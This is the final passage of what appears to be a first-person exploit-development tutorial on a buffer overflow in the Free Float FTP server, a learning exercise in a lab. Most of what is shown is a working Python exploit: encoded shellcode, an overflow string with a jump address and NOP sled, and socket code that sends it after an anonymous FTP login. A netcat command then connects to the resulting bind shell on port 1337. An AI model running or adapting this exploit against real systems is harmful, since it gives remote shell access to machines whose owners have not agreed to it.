24 buf += "\x5d\x97\x8b\x17\x96\x02\x09\x0b\xda\xce\xfe\x78\xe1"
25 buf += "\x64\x83\xb4\x89\xdb\x90\x25\x49\x2b\x80\xd1\x68\x78"
26 buf += "\x0e\xa8\x1b\x50\x74\x3d\x2d\x01\x1a\x24\x4c\x3b\x2f"
27 buf += "\x22\xda\x06\xf9\xe1\xed\xff\xfd\xe2\x4f\xea\xa3\xce"
28 buf += "\x9d\x81\x12\x0e\x5a\xea\x51\x05\x01\xcf\x8f\x79\xf5"
29 buf += "\x9a\xe4\xee\x8c\x66\xf2\x79\x6d\xe8\xf8\x89\x46\x82"
30 buf += "\x2e\x7c\xef\xb7\xda\xe8\xb1\x07\x38\x84\x42\x32\x2d"
31 buf += "\xf7\x2c\xda\x33\x4b\x4e\x23\x44\x6e\x0b\x05\x2e\x06"
32 buf += "\xd3\x9f\x0b\x0f\x0f\x43\x43\xef\xee\xfa\xd8\xf5\x99"
33 buf += "\x11\x24\x64\x6a\x39\xf2\x67\x3e\x87\x7f\xdc\x22\xba"
34 buf += "\x84\xcb\x01\xb5\xa7\x16\x5a\xab\x05\x6d\xeb\x88\x53"
35 buf += "\x4e\x8d\xcd\x7b\xf5\xa0\x2c\x48\xd3\x9e\x4d\x79\xa5"
36 buf += "\x17\x06\x40\xeb\xda\xb7"
37
38
39 buffer1 = 'A' * 251 + '\xeb\x30\x9d\x7c' + '\x90' * 20 + buf + 'C' * (1000 - (275 + len(buf)))
40 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
41 s.connect(('192.168.1.11', 21))
42 s.recv(1024)
43 s.send('USER anonymous\r\n')
44 s.recv(1024)
45 s.send('PASS anonymous\r\n')
46 s.recv(1024)
47 s.send(buffer1 + '\r\n')
48 s.recv(1024)
49 s.send('QUIT\r\n')
50 s.close()
```

Add the shellcode to your POC exploit send it and connect the machine using:

```
nc -nv 192.168.1.11 1337
```

And that was it!! We got a shell!!

Final Thoughts

It might be a repetitive process since you have to restart the FTP server numerous times. It also demands to be very careful, you can screw the whole exploit in different ways BUT it's rewarding. It's not that you'll be able to write buffer overflow exploits right after this tutorial but you are a step closer to that. Thanks for reading, a star would help since this is my first attempt to write an exploit development tutorial.

Similar exploit tutorials

[FuzzySecurity | ExploitDev: Part 2](#)

[Windows-Based Exploitation](#)

Resources:

[Immunity Debugger](#)

[mona.py](#)

[Free Float FTP](#)

Written by,

Shad3